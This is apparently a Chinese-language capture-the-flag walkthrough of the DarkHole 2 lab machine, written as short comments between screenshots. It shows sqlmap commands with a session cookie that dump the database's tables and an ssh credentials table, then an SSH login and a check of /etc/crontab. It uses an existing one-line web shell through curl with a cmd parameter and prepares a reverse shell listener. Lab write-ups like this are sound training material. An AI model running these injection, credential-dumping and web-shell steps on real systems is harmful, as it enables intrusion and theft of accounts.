


这里添加了默认凭据






拿到账号，登入




看url好像sql注入（这里需要cookie）




爆破数据库

sqlmap -u 'http://192.168.21.145/dashboard.php?id=1' --cookie PHPSESSID=ijknqu3csgm32ru7rqkd8nov6o -dbs –batch



爆破表名

sqlmap -u 'http://192.168.21.145/dashboard.php?id=1' --cookie PHPSESSID=ijknqu3csgm32ru7rqkd8nov6o -D darkhole\_2 --tables –batch




爆破列名

sqlmap -u 'http://192.168.21.145/dashboard.php?id=1' --cookie PHPSESSID=ijknqu3csgm32ru7rqkd8nov6o -D darkhole\_2 -T users --columns –batch




不对因该是ssh

sqlmap -u 'http://192.168.21.145/dashboard.php?id=1' --cookie PHPSESSID=ijknqu3csgm32ru7rqkd8nov6o -D darkhole\_2 -T ssh -columns -dump –batch




接下来ssh登入


ssh [jehad@192.168.21.145](mailto:jehad@192.168.21.145)



信息收集




history




9999有东西，这里也进行了计划任务，去看看

cat /etc/crontab




这里再/opt/web有东西先去看看



啧啧啧一句话木马，是说前面的历史记录好怪


前面利用一句话木马进行的操作大概率我们也可以

curl <http://localhost:9999/?cmd=id>




看来是的

这里我们直接反弹shell




开启监听



